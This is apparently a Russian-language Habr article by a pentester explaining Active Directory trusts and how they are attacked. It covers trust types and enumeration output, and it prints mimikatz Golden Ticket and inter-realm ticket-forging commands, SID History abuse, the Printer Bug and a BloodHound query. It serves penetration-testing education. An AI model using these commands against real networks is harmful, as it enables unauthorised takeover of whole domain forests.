Атаки на трасты между доменами / Хабр

habr.com/ru/companies/jetinfosystems/articles/466445


Сергей Ефимов

NBagger 6 сен 2019 в 15:58

Атаки на трасты между доменами

10 мин


21K



Рано или поздно в ходе пентеста встает задача компрометации всего леса — при условии, что есть какие-либо права в одном из доменов. В такие моменты возникает куча вопросов о трастах, их свойствах и самих атаках. Попробуем во всем этом разобраться.

Доверие между доменами используется для прохождения аутентификации пользователей одного домена на контроллере другого домена. Иначе говоря, чтобы пользователи с домена А могли иметь доступ к ресурсам домена Б. Доменная структура может быть двух видов:

- деревья доменов;
- леса доменов.



При создании дерева доменов между доменами по умолчанию устанавливаются транзитивные доверительные отношения. Все компьютеры имеют общие:

- глобальный каталог;
- пространство имен;
- схему.

Деревья доменов могут объединяться в леса. При создании леса доменов устанавливаются транзитивные доверительные отношения, и все компьютеры в лесу имеют общие:

- глобальный каталог;
- схему.


Ниже представлена таблица с типами доверия между доменами и их свойствами.

№	Trust Type	Transitivity	Direction	Authentication Mechanism	Description

1	External	Non-transitive	One-way or two-way	NTLM Only	Устанавливаются между доменами, принадлежащими к разным лесам, либо с доменом Windows NT 4.0.
2	Realm	Transitive or non-transitive	One-way or two-way	Kerberos Only	Устанавливаются между Windows и не Windows доменами, использующими протокол Kerberos. Данный тип доверительных отношений может использоваться для обеспечения сквозной аутентификации на Windows и UNIX-системах.
3	Forest	Transitive	One-way or two-way	Kerberos or NTLM	Устанавливаются между лесами. При этом администраторы сами решают, какими будут отношения — двусторонними или односторонними.
4	Shortcut	Transitive	One-way or two-way	Kerberos or NTLM	Устанавливаются между доменами различных деревьев, принадлежащих к одному лесу. Используются для уменьшения пути доверия, тем самым повышая эффективность взаимодействия между двумя доменами.
5	Parent-Child	Transitive	Two-way	Kerberos or NTLM	Устанавливаются автоматически при создании в дереве нового домена. В рамках дерева доменов отношения описываются схемой Parent-Child.
6	Tree-Root Trust	Transitive	Two-way	Kerberos or NTLM	Устанавливаются автоматически при создании в существующем лесе нового дерева доменов. Фактически доверительные отношения устанавливаются между корневым доменом леса и создаваемым доменом, который будет являться корневым для нового дерева.


Более наглядно типы доверий между доменами проиллюстрированы на картинке

ниже.



Транзитивность (Transitivity)

Транзитивность нужна для определения доверия за пределами двух доменов, между которыми оно было сформировано, и используется для расширения отношений доверия с другими доменами. Если мы добавляем к домену дочерний домен, между родительским и дочерним доменами устанавливаются двусторонние доверительные отношения. Эти отношения транзитивны, т.е. если домен A доверяет домену D и домен D доверяет домену E, то домен A доверяет и домену E.



Нетранзитивное доверие можно использовать для отказа доверия с другими доменами.

Направление (Direction)

Путь доверительных отношений — это ряд доверительных отношений между доменами, к которому должны поступать запросы на проверку подлинности. Иными

словами, прежде чем аутентифицировать пользователя, определяется доверие между доменами. Чтобы пользователи домена A могли получить доступ к ресурсам домена D, домен D должен доверять домену A.

Направление доверия бывает двух типов:

- одностороннее;
- двустороннее.

Одностороннее доверие — это однонаправленный путь проверки подлинности, который создается между двумя доменами. В однонаправленном доверии между доменом A и доменом B пользователи в домене B имеют доступ к ресурсам в домене A. Однако пользователи в домене A не имеют доступа к ресурсам в домене B. Такой тип доверия не транзитивен.

Двустороннее доверие — это комбинация двух однонаправленных доверительных отношений. В двунаправленном доверии между доменами A и B их пользователи имеют доступ к ресурсам обоих доменов. Такой тип доверия транзитивен.

Направление доверия всегда противоположно направлению доступа.
Показательная схема от Microsoft ниже:

Ссылки для более глубокого ознакомления с типами доверий:

- External Trust
- Realm
- Forest
- Shortcut

Kerberos между доверенными доменами

Рассмотрим пример. Client пытается получить доступ к Server.

С 1 по 3 пункты происходят стандартные действия при использовании протокола Kerberos.

Изменения начинаются с пункта 4: появляется inter-realm TGT-тикет, так называемый реферальный тикет, который шифруется/подписывается inter-realm ключом, создаваемым из доверенного пароля. Доверенный пароль задается при установке доверительных отношений и известен обоим контроллерам домена.

Используя inter-realm TGT-тикет, пользователь домена 1 может запросить TGS-тикет для доступа к ресурсам домена 2.

NTLM между доверенными доменами

1. Клиент отправляет запрос для аутентификации непосредственно на сам ресурс, находящийся в другом домене, к которому он хочет получить доступ.
2. Сервер получает запрос от клиента и посылает ему ответ CHALLENGE_MESSAGE, в котором содержится случайная последовательность из 8 байт. Она называется Server Challenge.
3. Клиент, получив от сервера последовательность Server Challenge, при помощи своего пароля производит шифрование этой последовательности, а затем посылает серверу ответ, который содержит 24 байта.
4. Сервер отправляет запрос и ответ на контроллер своего домена B.

5. В случае аутентификации между трастами выполняется следующая логика:
    - Проверяется Direction Trust Relationships (направление доверительных отношений).
        - На контроллер домена A отправляются учетные данные клиента для прохождения аутентификации.
        - Если доверительных отношений нет, то проверяется Transitivity (транзитивность) с доменом A.
    - Проверка Transitivity (транзитивность) между доменами
        - Если транзитивность между доменами есть, то передается запрос аутентификации следующему домену в пути доверия. Этот контроллер домена повторяет процесс, проверяя учетные данные пользователя по своей базе данных учетных записей безопасности.
        - Если транзитивности нет, клиенту возвращается сообщение об отказе в доступе.

6-8. Ответ с решением об аутентификации клиента.

Атаки на трасты между доменами

Итак, для проведения атаки нам потребуется информация о доверительных отношениях в нашем домене.

Перечисление трастов

Существует 3 основных метода для перечисления трастов в домене:

1. через Win32 API;
2. через .NET методы;
3. через LDAP.

Win32 API

Перечисление осуществляется с помощью вызова функции DsEnumerateDomainTrusts, которая возвращает структуру DS_DOMAIN_TRUSTSA. При использовании данного метода возвращается SID и GUID целевого домена, флаги и атрибуты, характеризующие текущие доверительные отношения в домене.

Флаги

Атрибуты

BloodHound собирает информацию с помощью метода Win32 API.

.Net

Используется метод GetCurrentDomainиз пространства имен [System.DirectoryServices.ActiveDirectory.Domain], который возвращает экземпляр класса System.DirectoryServices.ActiveDirectory.Domain. В этом классе реализован метод GetAllTrustRelationships, который возвращает все доверительные отношения для текущего домена.

```
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAl
lTrustRelationships()
```

Использование данного метода реализовано в модуле Get-DomainTrust в PowerView.

```
PS C:\PowershellOffensive> Get-DomainTrust -NET

SourceName TargetName    TrustType TrustDirection
---------- ----------    --------- --------------
jet.lab    one.jet.lab ParentChild  Bidirectional
```

Одним из преимуществ этого метода является его простота. Информацию легко читать и понимать, но ее объем значительно меньше, чем при выполнении перечисления другими методами.

LDAP

Информация о доверительных отношениях домена хранится в Active Directory как objectClass класса trustedDomain.

Пример использования:

```
dsquery * -filter "(objectClass=trustedDomain)" -attr *
```

```
PS C:\PowershellOffensive> dsquery * -filter "(ObjectClass=trustedDomain)" -attr *
objectClass: top
objectClass: leaf
objectClass: trustedDomain
cn: one.jet.lab
distinguishedName: CN=one.jet.lab,CN=System,DC=jet,DC=lab
instanceType: 4
whenCreated: 07/07/2019 08:21:07
whenChanged: 08/26/2019 18:58:17
uSNCreated: 90308
uSNChanged: 111014
showInAdvancedViewOnly: TRUE
name: one.jet.lab
objectGUID: {291209AC-9995-4204-AD52-48E130EEF11D}
securityIdentifier: 0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00 0x0e 0x03 0x58 0x4d 0x83 0x16 0xc7 0xfd 0xb6 0x24 0xca 0x35
trustDirection: 3
trustPartner: one.jet.lab
trustPosixOffset: -2147483648
trustType: 2
trustAttributes: 32
flatName: ONE
objectCategory: CN=Trusted-Domain,CN=Schema,CN=Configuration,DC=jet,DC=lab
isCriticalSystemObject: TRUE
dSCorePropagationData: 01/01/1601 00:00:00
ADsPath: LDAP://dc1.jet.lab/CN=one.jet.lab,CN=System,DC=jet,DC=lab
objectClass: top
objectClass: leaf
objectClass: trustedDomain
cn: forestc.lab
distinguishedName: CN=forestc.lab,CN=System,DC=jet,DC=lab
instanceType: 4
whenCreated: 08/07/2019 15:26:37
whenChanged: 08/07/2019 15:27:11
uSNCreated: 102469
uSNChanged: 102476
showInAdvancedViewOnly: TRUE
name: forestc.lab
objectGUID: {8906D392-84DD-4095-AA03-0A00E80401FF}
securityIdentifier: 0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00 0x69 0x2e 0xbd 0x52 0x21 0xdc 0x15 0x4e 0x39 0x33 0xa4 0x02
trustDirection: 3
trustPartner: forestc.lab
trustPosixOffset: 1073741824
trustType: 2
trustAttributes: 8
flatName: FORESTC
objectCategory: CN=Trusted-Domain,CN=Schema,CN=Configuration,DC=jet,DC=lab
isCriticalSystemObject: TRUE
dSCorePropagationData: 01/01/1601 00:00:00
msDS-TrustForestTrustInfo: 0x01 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x1c 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x34 0x4d 0xd5 0x01 0x95 0xdf 0x6f 0x
65 0x73 0x74 0x63 0x2e 0x6c 0x61 0x62 0x43 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x34 0x4d 0xd5 0x01 0x95 0xdf 0x6f 0x95 0x02 0x18 0x00 0x00 0x00 0
x00 0x00 0x00 0x69 0x2e 0xbd 0x52 0x21 0xdc 0x15 0x4e 0x39 0x33 0xa4 0x02 0x0b 0x00 0x00 0x00 0x66 0x6f 0x72 0x65 0x73 0x74 0x63 0x2e 0x6c 0x61
0x53 0x54 0x43
ADsPath: LDAP://dc1.jet.lab/CN=forestc.lab,CN=System,DC=jet,DC=lab
```

PowerView по умолчанию использует данный метод.

```
PS C:\PowershellOffensive> Get-DomainTrust


SourceName      : jet.lab
TargetName      : one.jet.lab
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 7/7/2019 8:21:07 AM
WhenChanged     : 8/26/2019 6:58:17 PM

SourceName      : jet.lab
TargetName      : forestc.lab
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 8/7/2019 3:26:37 PM
WhenChanged     : 8/7/2019 3:27:11 PM
```

Имея информацию о доменах и типах доверия, можно переходить непосредственно к самой атаке. Рассмотрим 2 варианта:

1. Нам удалось скомпрометировать домен, и мы имеем права администратора домена.
2. У нас нет прав администратора домена.

С правами администратора одного из доменов

В зависимости от домена, который был скомпрометирован, можно выделить несколько векторов атак:

№	Стартовый домен. Позиция атакующего	Атакуемый домен	Техника атаки	Доверительные отношения
1	Root	Child	Golden Ticket + Enterprise Admin Group	Inter-realm (2-way)

2	Child	Child	Эксплуатация SID History	Inter-realm Parent-Child (2-way)
3	Child	Root	Эксплуатация SID History Эксплуатация билетов доверия	Inter-realm Tree-Root(2-way)
4	Forest 1	Forest 2	Printer Bug	Inter-realm Forest or External trust (2-way)


Стоит отметить, что для успешной реализации всех векторов необходимо двустороннее доверие между доменами.

1. Эксплуатация SID History

SID History был введен для облегчения миграции пользователей из одного домена в другой. Атрибут содержит в себе предыдущие SID объекты. Каждый раз, когда объект перемещается из одного домена в другой, создается новый SID, который становится objectSID. Предыдущий SID добавляется в свойство sIDHistory.

В каждом лесу есть группа пользователей Enterprise Admins, которая существует только в root-домене и имеет права локального администратора на контроллерах домена всех Child-доменов леса. Впервые данная атака был продемонстрирована Sean Metcalf на BlackHat USA 2015. Суть атаки в том, что мы выпускаем Golden-тикет с добавлением дополнительного SID группы Enterprise Admins. Это выполняется путем добавления ExtraSids в структуре KERB_SID_AND_ATTRIBUTES, которая отправляется в структуре KERB_VALIDATION_INFO.

Демонстрация атаки:



В impacket есть скрипт, который все это автоматизирует.

2. Golden Ticket + Enterprise Admin Group

Имея права администратора в Root-домене, мы можем создать Golden Ticket с добавлением пользователя в группу Enterprise Admins (519).

```
Kerberos::golden /domain:<domain> /sid:<domain_SID> /krbtgt:
<ntlm_hash_krbtgt_user> /user:<user> /groups:500,501,513,512,520,518,519 /ptt
```


Как было написано выше, Enterprise Admin имеет права локального администратора на DC Child-доменов. Таким образом нам удастся скомпрометировать в лесу все Child-домены.

3. Эксплуатация билетов доверия

Для доступа к какому-либо ресурсу по протоколу Kerberos, необходим TGS-тикет, который шифруется NTLM-хешем пароля сервисной учетной записи. Контроллер домена хранит хеши паролей пользователей только своего домена, поэтому, когда пользователю из домена А нужен доступ к ресурсу в домене Б, используется inter-realm key. Данный ключ создается на основе доверенного пароля, который устанавливается при создании доверительных отношений между доменами в одном лесу. В базе паролей (NTDS.dit) на контроллере домена можно найти пользователей со знаком $ на конце. Их пароль и используется для создания inter-realm ключей. Для создания inter-realm TGT-тикета нам необходим хеш пароля этой учетной записи.

```
Kerberos::golden /user:<user> /domain:<domain> /sid:<sid_domain> /sids:
<extra_sid_entrprice_admin_group_from _another_domain> /aes256:
<aes256_trust_user_password> /service:krbtgt /target:<target_domain> /ptt
```

Демонстрация атаки:



Атака особенно актуальна, когда служба ИБ заметила угрозу и сменила пароль krbtgt 2 раза. В этом случае мы сможем создавать golden-тикеты, используя доверенный пароль между доменами.

4. Printer Bug

В Windows Print System Remote Protocol (MS-RPRN) есть метод RpcRemoteFindFirstPrinterChangeNotification(Ex), включенный по умолчанию, который позволяет принудительно выполнить аутентификацию на любом компьютере с запущенной службой Spooler на указанном хосте по протоколу Kerberos либо NTLM. В случае с NTLM мы можем выполнить NTLM-relay, либо начать брутить пароль компьютера (никогда не сбрутите). В случае с Kerberos необходима скомпрометированная машина с неограниченным делегированием. Тогда мы сможем забрать TGT-тикет и развить атаку.

Демонстрация атаки:





Рисунок ниже демонстрирует этапы, показанные на видео.



У нас нет прав администратора домена

Немного теории. Carlos Garsia в своем докладе привел отличную таблицу, которая иллюстрирует свойства разных типов групп.

Group	Visibility (available to)	Can have members from			
		Same domain	Other domains in same forest	Domains outside the forest (forest or external trust)	Functional memberships
Local	Local	• Users • Computers • Domain local groups • Global groups • Universal groups	• Users • Computers • Global groups • Universal groups	• Users • Computers • Global groups	• Users in the same forest • Users in other forests (foreign security principals)
AD Domain local	Domain (Cannot be used outside the domain they've been created in)	• Users • Computers • Other Domain local groups • Global groups • Universal groups	• Users • Computers • Global groups • Universal groups	• Users • Computers • Global groups	• Users in the same forest • Users in other forests (foreign security principals)
AD Global	Forest(s)	• Users • Computers • Other Global groups	None	None	Cannot have users of other domains
AD Universal	Forest(s) (Stored within the Global Catalog)	• Users • Computers • Global groups • Other Universal groups	• Users • Computers • Global groups • Other Universal groups	None	Users in the same forest

Из особенностей стоит учитывать, что в глобальный каталог группы типа AD Domain Local и AD Global реплицируются без членов групп, а группы типа AD Universal реплицируется вместе с пользователями.

> Because of the way that groups are enumerated by the Global Catalog, the results of a back-link [i.e. memb search can vary, depending on whether you search the Global Catalog (port 3268) or the domain (port 389), the kind of groups the user belongs to (global groups vs. domain local groups).

В случае, если у нас нет прав администратора домена, выполняем перечисление объектов. Нас интересуют:

1. Пользователи другого домена, которые имеют права локального администратора на машинах в нашем домене.
2. Пользователи из других доменов, состоящие в группах домена пользователя. Группы, содержащие пользователей из другого домена.
3. Foreign ACL Principals.

1. Пользователи другого домена, которые имеют права локального администратора на машинах в нашем домене

Поиск пользователей из другого домена, являющихся локальными администраторами на хостах в нашем домене в BloodHound:

```
MATCH (c:Computer)
OPTIONAL MATCH p1 = (u1)-[:AdminTo]->(c)
WHERE NOT u1.domain = c.domain
WITH p1,c OPTIONAL MATCH p2 = (u2)-[:MemberOf*1..]->(:Group)-[:AdminTo]->(c)
WHERE NOT u2.domain = c.domain
RETURN p1,p2
```

